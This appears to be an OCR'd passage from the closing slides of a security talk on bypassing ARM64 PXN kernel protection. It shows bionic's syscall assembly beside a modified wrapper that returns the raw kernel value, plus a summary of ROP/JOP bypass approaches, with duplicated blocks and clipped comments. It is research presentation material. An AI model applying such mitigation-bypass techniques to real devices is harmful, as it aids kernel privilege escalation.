    cmn     x0, #(MAX_ERRNO + 1)
    cneg    x0, x0, hi
    b.hi    __set_errno

    ret
END(syscall)
```

bionic syscall

Rop can be simple


- We need original return value from kernel, so we need our own syscall

```
ENTRY(syscall)
    /* Move syscall No. from x0 to x8 */
    mov     x8, x0
    /* Move syscall parameters from x1 tl
    mov     x0, x1
    mov     x1, x2
    mov     x2, x3
    mov     x3, x4
    mov     x4, x5
    mov     x5, x6
    svc     #0

    /* check if syscall returned success
    cmn     x0, #(MAX_ERRNO + 1)
    cneg    x0, x0, hi
    b.hi    __set_errno

    ret
END(syscall)
```

bionic syscall



```
ENTRY(syscall)
    /* Move syscall No. from x0 to x8 */
    mov     x8, x0
    /* Move syscall parameters from x1 tl
    mov     x0, x1
    mov     x1, x2
    mov     x2, x3
    mov     x3, x4
    mov     x4, x5
    mov     x5, x6
    svc     #0

    ret
END(syscall)
```

my syscall

Summary

- What is PXN
- Normal rop/jop way to bypass pxn
- Our three solutions

Thank You !